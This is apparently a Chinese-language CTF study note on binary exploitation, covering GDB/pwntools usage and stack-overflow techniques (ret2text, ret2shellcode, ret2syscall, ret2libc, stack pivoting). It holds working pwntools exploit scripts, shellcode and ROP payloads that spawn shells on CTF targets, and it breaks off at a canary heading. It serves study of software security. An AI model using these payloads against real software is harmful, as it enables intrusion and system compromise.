前言

个人感觉pwn和web是安全俩个大方向,与逆向相比,pwn要更加底层,所以暂时并不打算过于深入的学习pwn,旨在了解一些简单的二进制漏洞即可
感觉pwn比逆向难学多了,诶,慢慢来吧,着急不得,这里暂时先把那几个常见漏洞的原理,常见利用,和加固了解一下,学的太艰难了

常见pwn工具的使用

GDB 的使用方法

GDB(GNU Debugger)是 Linux/Unix 系统中常用的程序调试工具

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
gdb 文件名             #调试可执行文件
pwndbg> break main #打断点
Breakpoint 1 at 0x40080f
pwndbg> info break #查看断点
Num Type Disp Enb Address What
1 breakpoint keep y 0x000000000040080f <main+4>
#运行程序在main处停下 start
#启动整个程序,到断点停 run r
#单步执行,跳过子函数 next n
#单步执行,进入子函数 step s
#直接执行到下一断点或程序结束 continue c

#查看程序相关信息
canary #查看栈上的 Canary 的值
plt #查看程序的 plt 表
got #查看程序的 GOT 表
vmmap #查看程序各段地址的权限
pdisass或disassemble #查看当前函数帧的反汇编代码
print $rax #打印寄存器的值
x/5x 0x0804a010 #查看内存地址 0x0804a010 开始的 5 个内存数据,以十六进制格式输出,默认一个四字节
x/5gx 0x0804a010 #查看内存地址 0x0804a010 开始的 5 个内存数据,以十六进制格式输出,一个8字节
stack n #显示 n 条栈空间数据


#手动测试溢出位置
pwndbg> cyclic 100 #生成100个字符,每8个字符组成的字符串都不相同(32位程序就是4个字符)
#输入生成的字符串
aaaaaaaabaaaaaaacaaaaaaadaaaaaaaeaaaaaaafaaaaaaagaaaaaaahaaaaaaaiaaaaaaajaaaaaaakaaaaaaalaaaaaaamaaa
pwndbg> cyclic -l aaaamaaa #根据报错提示查找字符串的位置
Finding cyclic pattern of 8 bytes: b'aaaamaaa' (hex: 0x616161616d616161)
Found at offset 92 #即92位后溢出

# 调试程序
fin #快速结束当前函数
s #单步步入,跟进函数
n #单步步过,跳过函数
# ni 和 si,也是单步执行的命令,用法与 n 和 s 相同,只不过 ni 和 si 的单步执行是针对汇编代码的

联动pwn脚本进行调试

只需要在脚本想要打上断点的地方写入

1
2
3
4
5
6
7
8
9
10
11
## 调试程序
context.terminal = ['wt.exe', 'wsl'] # gdb.debug 用的终端(本地 WSL)
gdb.attach(p)
pause() # 暂停执行后续的 exp 代码, 按任意键继续, 便于调试
p.sendline(payload) #栈溢出触发点,程序上对应的是read函数

#如果你希望每次发送 payload 之间都能在 GDB 中观察状态,需要在每个 sendline 之前都加上 pause(),例如:
pause()
p.sendline(payload) # 第二个
pause()
p.sendline(payload) # 第三个

使用流程如下:
脚本中:gdb.attach(p) 附加调试器,pause() 挂起脚本执行,等待手动操作
GDB 中:输入pwndbg> fin fin 让程序从 read 内部返回,此时 payload 还未发送(因为脚本还在 pause 状态
脚本终端:按任意键,脚本继续执行 p.sendline(payload),触发 read 读取输入
GDB 中:read 执行完毕,此时栈已被 payload 覆盖。
后续:n 两次(leave→ret)即可看到 RIP 跳转到 backdoor

Pwntools 的使用

checksec

检查安全机制开启情况

1
2
3
4
5
6
RELRO:      Partial RELRO #Partial RELRO:.got不可写,got.plt可写
#Full RELRO:放弃延迟绑定,在程序启动阶段一次性解析所有符号,然后把 GOT 设为只读。
Stack: Canary found #在栈帧中保存一个随机值(canary),溢出覆盖返回地址前必须先覆盖 canary;程序在返回时检测 canary 是否改变,若改变则触发异常
NX: NX enabled # NX enabled 将栈、BSS 段等内存权限设置为不可执⾏,从⽽⽆法简单地在栈上布置 shellcode
PIE: No PIE (0x400000) #No PIE:可执行文件的基地址在编译时固定
#PIE Enabled:程序以可重定位方式加载,每次启动时基地址随机化(ASLR + PIE),使得代码段地址不可预测。

ROPgadget

ROPgadget常用于寻找一些可以被利用的汇编代码段,Ret2syscall找链子就是用的这个工具

1
2
3
4
5
6
7
ROPgadget --binary 文件名 --string '/bin/sh' #获取字符串地址

ROPgadget --binary 文件名 --only 'ret' #获取一个ret指令的地址
ROPgadget --binary 文件名 --only 'pop|ret' #查找 pop 和 ret 相关的 gadget 片段
ROPgadget --binary 文件名 --only 'pop|ret' | grep 'eax'
ROPgadget --binary 文件名 --only 'syscall'
ROPgadget --binary 文件名 --only 'int'

编写攻击脚本

Pwntools 脚本编写

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53

from pwn import*
context(os="linux",arch="amd64",log_level="debug") #全局设置对象

##连接程序
io=process("./pwn1") #本地连接,测试程序
io=remote("node5.buuoj.cn",29119) #远程连接,测试程序

## 获取地址
elf = ELF("./pwn1") # 获取 elf 文件
system_addr = elf.symbols["callsystem"] #函数 "callsystem" 的地址,只能找到自定义函数的地址
bin_sh_addr = next(elf.search(b'/bin/sh')) #字符串 "/bin/sh" 所在地址
read_got = elf.got['read'] #read函数在.got.plt上的地址
read_plt = elf.plt['read'] #read函数的plt上的地址
### 获取汇编代码片段的地址
rop = ROP(elf)
pop_rdi = rop.find_gadget(['pop rdi', 'ret'])[0]


## 编写payload
payload=b'a'*(0x0f-0x00+8)+p64(0x040118a)
#在程序中都是小端排序
#比如32位变量0x12345678则实际存储是b'\x78\x56\x34\x12',p32(0x12345678) 就是小端排序的结果。
#p64(0x12345678) 应是:
#b'\x78\x56\x34\x12\x00\x00\x00\x00'

#而对应的u64(),相当于p64()的解包,把 8 字节小端字节流还原成整数。

#注意:Python 在打印 bytes 对象时,对可打印的 ASCII 字符会直接显示字符本身,比如print(p64(0x1122334455667788))会显示成 \x88wvUD3\x11

## 接收
addr = io.recvuntil(b'\n') # 接收直到 \n 为止的输出内容
code=io.recv(N) #接收 N 个字节
line=io.recvline() #直接接收一整行的输出
lines=io.recvlines(N) #接收 N 个行的输出
code=io.recvall(timeout=3) #接收数据直到连接被关闭(EOF) 或发生超时
code=io.recvrepeat(3) #读满指定时长为止

## 发送数据
io.send(payload) #发送 payload
io.sendline(payload) #发送 payload,并进行换行,即payload+\n

io.sendafter("please input",payload)#等接受到"please input"后,再发送payload,内部就是封装了 recvuntil + send
io.sendlineafter("please input",payload)#等接受到"please input"后,再发送payload,内部就是封装了 recvuntil + sendline


io.interactive() #进入交互模式

# 也可以直接获取flag
io.sendline(b'cat /flag') # 发送命令,注意使用字节串 b'...'
result = io.recvall(timeout=3) # 等待最多3秒,读取所有输出
# 2. 解码并打印
print(result.decode('utf-8', errors='ignore'))

struct 在脚本编写中的使用

struct 模块可以将某些特定的结构体类型打包成二进制流的字符串
pwntools 里的 p32 / p64 本质就是 struct 的封装。

1
2
3
4
5
6
7
8
9
10
11
#打包
struct.pack("<I", x)#等价于p32(x)
struct.pack("<Q", x)#等价于p64(x)
print(list(struct.pack("<I", 0x12345678)))#[120, 86, 52, 18],最多能处理四字节
print(list(struct.pack("<Q", 0x12345678)))#[120, 86, 52, 18, 0, 0, 0, 0]
print(list(struct.pack("<Q", 0x123456789ABCDEF0)))#[240, 222, 188, 154, 120, 86, 52, 18],最多能处理8字节
#除了打包整形,还能打包float,免得你再去float将转换为16进制
struct.pack("<f", 3.14)
#解包
struct.unpack("<I", b'\x78\x56\x34\x12')[0]#等价于u32(b'\x78\x56\x34\x12')
struct.unpack("<Q", b'\xf0\xde\xbc\x9a\x78\x56\x34\x12')[0] #等价于u64(b'\xf0\xde\xbc\x9a\x78\x56\x34\x12')
类型 struct 格式 字节 pwntools
uint8 B 1 p8
uint16 H 2 p16
uint32 I 4 p32
uint64 Q 8 p64
float f 4 无(需 struct.pack)
double d 8 无(需 struct.pack)

ctypes 在脚本编写中的使用

因为我们编写环境是python有的时候需要使用到c的函数
ctypes 在 Python 中 加载和调用 C 动态库。实现在python环境中调用c函数

1
2
3
4
5
6
7
8
9
from ctypes import *

libc = CDLL("libc.so.6")
libc = cdll.LoadLibrary("libc.so.6")
libc = WinDLL("user32.dll")
#调用c的time函数和随机数rand函数
seed = libc.time(0) #返回32位变量 Unix 时间戳,如1712345678,
libc.srand(seed)
num = libc.rand() % 60

常见二进制普适漏洞及利⽤

栈缓冲区溢出

栈溢出指的是程序向栈中的某个变量写入的字节数超过了这个变量本身所申请的字节数,因而导致与其相邻的栈中的变量的值被改变。

基础知识

栈是程序运行时用于管理函数调用、返回地址、局部变量、部分参数和寄存器保存的内存结构。为什么要设计栈?
因为函数调用和返回满足后进先出的顺序,所以用栈最自然。并且返回地址、局部变量、临时数据等函数汇编数据生命周期都和当前函数调用一致,访问也集中在栈顶附近,因此适合单独划出一块连续内存来管理。每个线程有自己的栈,栈由栈指针维护,分配和释放通常只是移动栈指针。

栈指针分为两个
sp——stack point——堆栈指针寄存器,始终指向当前栈顶,是push和pop的参考坐标,也是ret的操作对象
bp——base point——基础指针,在函数执行期间固定,作为当前函数栈帧的基准点,访问栈帧时常用 [BP+偏移] 访问返回地址和栈上传入参数,用 [BP-偏移] 访问局部变量。并且当前 BP 指向当前栈帧基址,而 [BP] 中保存的是调用者的 BP。
通过sp不断读取 [BP],可以沿调用链回溯调用者的栈帧。

微信图片_20261010142051_171_34

如上图所示,x86 硬件直接支持的栈是从高地址向低地址增长的,也就是说数据是从下面这个口往里面加的,sp 寄存器始终指向栈顶,也就是当前栈中最低的已使用地址,即pop的时候,sp变大,push的时候sp变小

32位代码说明

下面就是32位函数调用的汇编代码和对应的栈

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
main:
push ebp
mov ebp, esp
...
sub esp, 20h
...
call foo ; 调用 foo
...

foo:
push ebp ; 保存调用者的 EBP(即上一个函数的栈基址)
mov ebp, esp ; 当前 ESP(栈顶)成为新函数的栈基址
sub esp, 0x20 ; 为局部变量分配空间(例如 32 字节)

; -------- 函数体使用栈(用 [ebp - offset] / [ebp + offset] 访问) --------

; 函数返回(epilogue)
mov esp, ebp ; 恢复栈顶(释放本函数的局部变量)
pop ebp ; 恢复调用者的 EBP(返回到调用者的栈帧)
ret ; 从栈顶弹出返回地址并跳回(CPU 内部)等价于:EIP = [ESP], ESP += 4,也可以看成pop EIP;

需要注意的是

1
2
mov  esp, ebp 
pop ebp

上述两条汇编指令在部分程序中也会写做leave,二者是等价的

32位栈位大小位4字节

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
       ↑
高地址 | 值 指向
|--------------------------------
| ... caller (main) 的栈帧 ...
|--------------------------------
| argN <- [EBP + 8 + 4*(N-1)]
+--------------------------------
| ...
+--------------------------------
| arg2
+-------------------------------- <- [EBP + 12]
| arg1
|-------------------------------- <- [EBP + 8]
| 返回地址(call foo的下一条指令的地址,ret时弹出)
|-------------------------------- ← [EBP + 4]
| main 的 EBP(push ebp)
|-------------------------------- ← [foo函数的 EBP]
| 函数内局部变量区域 (32 字节) ← [EBP - 0x20] ~ [EBP - 1]
|--------------------------------
低地址 | ← ESP(永远指向栈顶)

sink点

gets函数

gets函数是一个危险函数。因为它不检查输入的字符串长度,而是以回车来判断结束

1
2
3
4
5
6
7
8
9
10
int __fastcall main(int argc, const char **argv, const char **envp)
{
char s[15]; // [rsp+1h] [rbp-Fh] BYREF

puts("please input");
gets((__int64)s, (__int64)argv);
puts(s);
puts("ok,bye!!!");
return 0;
}

如上述代码输入超过 15 字节,就会覆盖s 后面的栈空间,而s是main函数中的临时变量,后紧跟saved RBP和return address,溢出就会覆盖返回地址

strcpy函数
1
2
3
4
5
6
char s[32];     // 栈上的固定大小缓冲区
char src[256]; // 用户可控的输入
fgets(src, sizeof(src), stdin); // src <- 用户输入,可达 255 字节
// 漏洞点:strcpy 不会检查目标缓冲区长度,导致溢出
strcpy(s, src);
return 0;
memcpy函数
1
2
3
4
5
6
7
8
9
10
11
char s[32];      // 栈上的固定大小缓冲区
char src[256]; // 用户可控的输入
size_t n; // 用户可控的拷贝长度

fgets(src, sizeof(src), stdin); // src <- 用户输入,可达 255 字节
scanf("%zu", &n); // n <- 用户输入的长度, %zu size_t 无符号

// 漏洞点:memcpy 按 n 字节拷贝,不检查目标缓冲区大小
// 若 n > sizeof(s),则 s 发生栈溢出
memcpy(s, src, n);
return 0;
read函数
1
2
3
4
5
6
ssize_t vulnerable_function()
{
char buf[128]; // [rsp+0h] [rbp-80h] BYREF
return read(0, buf, 200);//文件描述符 0(stdin)读取最多 200字节,写入 buf 起始地址。写入量上限大于缓冲区大小
}

ret2text

ret2text 即控制程序执行程序本身已有的的代码(.text)。即存在危险函数如system或execv,可以直接劫持返回地址到目标函数地址上

如何利用后门函数

64位如何直接调用函数

可以直接调用,但是64 位系统高版本需要在调用前函数前加个ret平衡堆栈,glibc2.27 以后引入 xmm 寄存器,记录程序状态,在执行 system() 函数时会执行 movaps 指令,要求 rsp 按 16 字节对齐,需要在进入 system() 函数之前加上一个 ret 指令的地址来平衡堆栈

1
2
3
4
5
6
7
from pwn import *
p = remote("node4.buuoj.cn",29798)
fuc_addr=0x401186
ret_addr=0x401016
payload = 'a'*23 + p64(ret_addr) +p64(fuc_addr)
p.sendline(payload)
p.interactive()

为什么加个ret就能平衡堆栈哪?加ret难道不会影响后面的函数跳转吗?
比如说注入点是gets函数,注入完成之后函数返回

1
2
3
4
; 函数返回(epilogue)
mov esp, ebp ; 恢复栈顶(释放本函数的局部变量)
pop ebp ; 恢复调用者的 EBP(返回到调用者的栈帧)
ret ; 从栈顶弹出返回地址并跳回(CPU 内部)等价于:RIP = [RSP] RSP += 8

因为返回地址是ret,所以RIP为当前插入的ret的地址,rsp指向栈中的fuc_addr
此时再执行一次ret,RIP为当前插入的fuc_addr的地址
所以等于说加个ret,RIP调用结果没有变但是RSP += 8
为什么需要RSP += 8?
函数内容如下

1
2
3
4
5
6
7
.text:0000000000401186                 push    rbp
.text:0000000000401187 mov rbp, rsp
.text:000000000040118A lea rdi, command ; "/bin/sh"
.text:0000000000401191 call _system
.text:0000000000401196 nop
.text:0000000000401197 pop rbp
.text:0000000000401198 retn

可以看到函数执行的时候,会先push rbp,栈里面多了8字节的数据,此时RSP -= 8

其实我们只要保证lea rdi, command call _system这两行汇编代码执行就行了,所以我们可以选择p64(40118A)或者p64(401187)作为调用地址,只要不执行push rbp,就不需要ret

没有system(“/bin/sh”),但可以自己构造

程序存在system函数,但是程序没有调用system("/bin/sh"),这个时候我们自己调用该函数实现利用

32位构造

当system@plt_addr作为返回地址弹出后到 EIP被调用
下述是system@plt_addr在ida中的形式

1
2
3
4
int system(const char *command)
{
return system(command);
}

执行 ret 后,system@plt_addr 被弹出到 EIP,ESP 指向 aaaa
system 函数会从栈上的 [ESP + 4] 位置获取参数 bin_sh_addr,进而执行相当于 system(“/bin/sh”) 的操作。

1
2
3
# 没有system("/bin/sh"),但可以自己构造
payload = b'a' * (0x20 + 0x4)
payload += p32(system@plt_addr) + b'aaaa' + p32(bin_sh_addr)

这里的 b’aaaa’ 其实是填充一个 4 字节的数据,写成 p32(0) 或者 p32(0xdeadbeef) 也是一样的

64位构造
64 位程序优先使用寄存器来传递参数,前 6 个参数是通过寄存器(RDI、RSI、RDX、RCX、R8、R9)传递的,多余的参数才通过栈传递

这里pop rdi会取出bin_sh_addr存入rdi,然后ret调用system_addr

1
2
3
4
5
6
# 没有system("/bin/sh"),但可以自己构造
payload = b'a' * (0x20 + 0x8)
payload += p64(ret_addr) # 关键:把 rsp 对齐到 16 字节
payload += p64(pop_rdi_addr)#pop rdi ; ret 指令的地址
payload += p64(bin_sh_addr)#"/bin/sh" 的地址
payload += p64(system_addr)#system() 函数的地址

ret2shellcode

程序存在溢出,并且还要能够控制返回地址,但是并没有现成的system函数供我们调用,此时如果存在bss变量可控,并且该变量所属段可写可执行(默认情况下可读、可写、不可执行),我们就可以自己填充shellcode 引导程序执行触发
利用要求 NX关闭,有写入的方法

使用 gdb 调试查看bss段是否有可执行的权限

1
2
3
4
gdb ret2shellcode  #使用gdb
b main #在main下断点
r #运行程序
vmmap #查看栈、bss段是否可以执行

需要注意的是Ubuntu 20及以后的系统,即使程序没有启用 NX 和 ASLR,且程序设置了bss段可执行,但是系统还是会把BSS 段和数据段也不会被标记为可执行。注意题目中的系统版本,并且本地测试使用Ubuntu 18及以下版本系统

1
2
3
4
5
6
7
8
from pwn import *
context(arch='amd64',os='linux')
p=process('ciscn')
payload1=asm(shellcraft.sh()) #向bss写入shell
payload2='a'*40+p64(0x601080) #溢出执行,0x601080为写入payload1变量地址
p.sendlineafter('name',payload1)
p.sendlineafter('me?',payload2)
p.interactive()

如果没有给现成的写入shell方法,但是程序有read函数,可以调用read函数写shell了

1
2
3
4
5
6
7
8
9
10
11
12
payload=b'a'*(0x38)+p32(read_addr)
payload+=p32(edx_ecx_ebx_ret) #pop edx ; pop ecx ; pop ebx ; ret,直接调用0x080EB000也行,但是edx_ecx_ebx_ret可以整理栈表,方便下一个函数的调用
payload+=p32(0)+p32(0x080EB000)+p32(0x100) #0就是输入,0x080EB000是写入地址,0x100是写入大小
payload+=p32(0x080EB000)#read函数返回地址

#程序自带的写入已完成,此时写入是由你构造的read函数触发的
shellcode=asm(shellcraft.sh()) #生成shellcode

r = process('./ret2shellcode')
r.sendline(payload)
r.send(shellcode) # 用 send,避免 sendline 的 \n
r.interactive()

ret2shellcode还支持手写shell

1
2
3
4
5
6
7
8
9
10
11
12
shellcode = '''
xor rdx,rdx;
push rdx;
mov rsi,rsp;
mov rax,0x68732f2f6e69622f;
push rax;
mov rdi,rsp;
mov rax,59;
syscall;
'''

shellcode = asm(shellcode)

Ret2syscall

Ret2syscall 可用于绕过沙箱保护,或者针对静态编译等没有 libc 的场景
利用要求必须要有pop eax/rax; int 0x80/syscall 等gadget

调用分为两种一种是函数调用,和我们自定义的函数本质上没有什么区别,绝大多数函数(如 strcpy、gets、printf、fgets、memcpy、strlen、system)都不是系统调用,但是libc函数实现可能是系统调用的用户态封装

还有一种是系统调用,和我们自定义的函数不同的是,系统调用函数通过系统调用号来调用函数,如read、write、open、execve等

系统调用的调用方法

1
2
3
4
5
6
7
8
9
10
11
12
13
;32位系统调用函数的调用方法
pop eax ;系统调用号载入
pop ebx ;第一个参数
pop ecx ;第二个参数
pop edx ;第三个参数
int 0x80 ;int 0x80是32位的系统调用方式,通过eax传递调用号

;64位系统调用函数的调用方法
pop rax ;系统调用号载入
pop rdi ;第一个参数
pop rsi ;第二个参数
pop rdx ;第三个参数
syscall ;syscall是64位的系统调用方式,通过rax传递调用号

和我们前面学汇编的输入输出调用方法很像,突出一个方便快捷

Ret2syscall的原理就是如果栈溢出没有system函数,我们可以控制程序执行系统调用获取 shell,如构造系统调用:execve("/bin/sh", 0, 0)
利用条件:需要有四个寄存器的pop|ret和int 0x80|syscall

32位execve执行
execve("/bin/sh", NULL, NULL);

1
2
3
4
payload = b'a' * (0x20 + 0x4)
payload += p32(pop_eax_addr) + p32(0xb) #pop_eax_addr地址处指令为 pop eax ; ret execve为0xb
payload += p32(pop_edx_ecx_ebx_addr) + p32(0) + p32(0) + p32(bin_sh_addr)#pop_edx_ecx_ebx_addr处为pop edx ; pop ecx ; pop ebx ; ret
payload += p32(int_0x80_addr) #int 0x80

64位execve执行

1
2
3
4
payload = b'a' * (0x20 + 0x8)
payload += p64(pop_rax_addr) + p64(0x3b) #pop rax ; ret execve为0x3b
payload += p64(pop_rdx_rsi_rdi_addr) + p64(0) + p64(0) + p64(bin_sh_addr)#pop rdx ; pop rsi ; pop rdi ; ret
payload += p64(syscall_addr) #syscall

Ret2libc

适用于程序中没有 system() 函数和 “/bin/sh”,或者程序开启了 PIE 地址随机化,需要泄露程序运行时的地址来计算偏移地址
利用要求,需要是动态链接编译,并且需要泄露出一个函数的真实地址

动态链接

静态链接是将编译期将所有库代码直接拷贝进可执行文件
动态链接,系统会将常见的函数放在libc.so动态链接库中,程序运行时需要调用哪个函数就从 libc.so库中找
动态链接相比静态链接更加节省内存、磁盘空间,并且调用起来更加灵活,方便对系统模块进行扩展兼容

那么动态链接是怎么做到的那?
动态链接的程序通常会有 .plt、.got、.got.plt、.dynamic、.dynsym 等与动态加载相关的节区。静态链接的程序则没有这些节区,代码调用是直接的,不会经过 .plt 这类中间跳转表

GOT
GOT 位于 .got / .got.plt 段,本质是一个 指针数组
.got 存放的是“作为数据被使用的地址”,包括全局变量地址、函数指针、vtable 等;
.got.plt 只服务于“通过 PLT 调用的函数”,保存真实的函数地址

PLT
为什么需要PLT?
程序代码段是 只读(RX),不能在代码中直接修改 call 目标,所以我们需要一个中转指针去映射GOT表
即call → PLT
PLT → 查 GOT
GOT → 真函数

延迟绑定
延迟绑定其实指的就是动态链接的实现过程


初始情况下puts@plt和puts@got相互指引
.got.plt 初始值指向 plt+6,第一次执行 PLT 时跳过间接跳转,进入负责延迟绑定的指令序列;
动态链接需要在运行时填 GOT,第一次访问puts@plt时,动态链接器就会去动态共享模块中查找 puts函数的真实地址然后将真实地址保存到puts@got中(.got.plt);

2020-07-11-got_plt

第二次访问puts@plt时,就直接跳转到puts@got中去。
2020-07-11-got_plt_resolved

Full RELRO 的本质是:
放弃延迟绑定,在程序启动阶段一次性解析所有符号,即一开始就把got表写好,然后把 GOT 设为只读。

实例

实例其实跟ret2text的构造system相似,都是直接调用plt。只是Ret2libc是在libc中找

对于上面动态链接的知识,我们只需要记住在第二次加载libc中的函数时,GOT 表项里存的是函数的真实地址
并且system 函数属于 libc,而 libc.so 动态链接库中的函数之间相对偏移是固定的。所以我们只要得到libc的版本,就可以知道了system函数和/bin/sh的偏移量。知道偏移量后,再找到libc的基地址,就可以得到system函数的真实地址
libc基地址 + 函数偏移量 = 函数真实地址

首先需要泄露出一个函数的真实地址
由于 libc 的延迟绑定机制,我们可以泄漏已经执行过的函数的地址

实例一 32位通过write泄露read的真实地址

1
2
3
4
5
6
7
io = remote("node4.buuoj.cn", 25051)
elf = ELF("./pwn")
payload = b'a' * (0x20 + 0x4)
payload += p32(elf.plt['write'])
payload += p32(main_addr)
payload += p32(0x1) + p32(elf.got['read']) + p32(0x4)#打印的是 read 在远程进程中解析后的真实地址
read_real_addr = u32(io.recv(4))#32 位程序指针大小4字节,接收数据后用u32解包

实例二 64位通过puts泄露puts的真实地址

1
2
3
4
5
6
7
8
puts_plt = elf.plt['puts']
puts_got = elf.got['puts']
start_addr = elf.sym['_start']
rdi_addr = 0x0000000000400c83
payload_1 = b'a'*(0x50+8) + p64(rdi_addr) + p64(puts_got) + p64(puts_plt) + p64(start_addr)
p.sendlineafter("Input encrypted",payload_1)
read_real_addr = u64(io.recv().replace(b'\n', b'').ljust(8, b'\0'))
#puts() 函数返回的值里面会追加一个 ‘\n’,通过 replace() 手动去掉,上述ljust() 用于补全位数为八位

通过泄露出的got地址计算出libc中的system和/bin/sh的地址

需要注意的是如果程序有 ASLR 保护,会针对于地址中间位进行随机。也就是说如果开启了 ASLR 保护,每开一次连接,ASLR 都会换一个新基址,第一次获取到的某个函数的真实地址,第二次就会不一样,不能直接用需要重新泄露

如果已知 libc 可直接使用

1
2
3
4
libc = ELF("libc路径")
libcbase = read_real_addr - libc.symbols["read"] # 计算基地址
system_addr = libcbase + libc.symbols["system"] # 计算程序中 system() 的真实地址
bin_sh_addr = libcbase + next(libc.search(b'/bin/sh')) # 计算程序中'/bin/sh'的真实地址

如果未知则使用 LibcSearcher,需要确定 libc 版本

1
2
3
4
5
6
from LibcSearcher import *
obj = LibcSearcher("read", read_real_addr) # 第二个参数为已泄露的实际地址,或最后12位(比如:d90),即使程序有 ASLR 保护,也只是针对于地址中间位进行随机,最低的12位并不会发生改变。
inp = input() #我本地wsl有点问题一直自己写cd命令,这里加个输入当缓存
libcbase = read_real_addr - obj.dump('read') # 计算基地址
system_addr = libcbase + obj.dump('system') # 计算程序中 system() 的真实地址
bin_sh_addr = libcbase + obj.dump('str_bin_sh') # 计算程序中'/bin/sh'的真实地址

最后和跟ret2text的构造system一样,调用plt执行system函数

栈迁移

栈迁移(Stack Pivoting)并不是一种独立的攻击方法,而是一种辅助利用技术,通常与 ret2text、ret2syscall 等ROP 链配合使用。

对于 ret2text,如果目标程序中存在可直接复用的 system(“/bin/sh”) 代码片段,则通常只需覆盖返回地址即可完成控制流劫持

而对于 ret2syscall 等ROP 链,通常需要多个 gadget 和 ret 指令来设置寄存器、传递参数并触发系统调用。当栈溢出可覆盖的空间不足以容纳完整利用链时,就需要使用栈迁移技术:通过劫持栈指针(ESP/EBP),将其重定向到攻击者可控的内存区域(如 .bss、堆区或栈上其他可控位置),从而扩展可控空间执行后续 ROP 链

具体实现就是将栈中ebp的值改为可控地址,然后将返回地址改为leave_ret_addr
leave_ret_addr的内容为

1
2
3
mov  esp, ebp     
pop ebp
ret

等于说是更改了esp到可控地址,然后使用ret执行后续链子

64位 栈迁移+传参构造system 实例说明
题目描述

1
2
3
 _BYTE buf[12]; // [rsp+4h] [rbp-Ch] BYREF
read(0, &desc, 1000); //desc = 0x404060 # .bss 全局缓冲区可写
read(0, buf, 20); //栈溢出点但是溢出不能覆盖

py脚本

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
# ---- gadget / 关键地址(全部硬编码,因为二进制非 PIE)----------------------
pop_rdi_ret_adr = 0x401219 # magic(): pop rdi ; ret
system_adr = 0x4010a0 # system@plt(入口)
desc = 0x404060 # .bss 全局缓冲区, read 写入假栈/字符串
ret_adr = 0x40101a # ret(纯 ret,做栈对齐)
leave_ret_adr = 0x40120f # leave ; ret(栈迁移的跳板)
pivot_bss = desc + 0x800 # 0x404860:字符串所在地,也是新的 rbp

#栈迁移后的 RSP 要为 system() 及其内部函数留出足够的向低地址增长的栈空间,不然会报错,这里留了0x800,实测留0x700也行,但是留0x600就不行了
# ---- 第一段 payload:数据 + 假栈(会被写进 desc)---------------------------
# b'a' * 0x800 -> desc+0x000 ~ +0x7ff,把字符串顶到 0x404860,
# b'/bin/sh\x00' -> desc+0x800 = 0x404860,system 的参数./bin/sh\x00正好8个字节
# p64(pop_rdi_ret_adr) -> desc+0x808 = 0x404868,链入口
# p64(pivot_bss) -> desc+0x810 = 0x404870,"/bin/sh" 地址
# p64(ret_adr) -> desc+0x818 = 0x404878,栈对齐
# p64(system_adr) -> desc+0x820 = 0x404880,system@plt
payload = b'a' * 0x800 + b'/bin/sh\x00' + p64(pop_rdi_ret_adr)
payload += p64(pivot_bss) + p64(ret_adr) + p64(system_adr)
p.send(payload) # introduce 的 read 把它写进 desc

# ---- 第二段 payload:28 字节的溢出,完成栈迁移 ------------------------------
# read(0, rbp-0xc, 28)
# [0:12] 'a'*12 -> 填满 buffer
# [12:20] pivot_bss = 0x404860 -> saved rbp(下一次 leave 的 rsp)
# [20:28] 0x40120f (leave_ret_adr) -> saved ret(跳去 introduce 的 leave;ret)
payload1 = cyclic(12) + p64(pivot_bss) + p64(leave_ret_adr)
p.sendafter(b'lease tell us your phone number:', payload1)

p.interactive()

绕过 Canary

基础知识

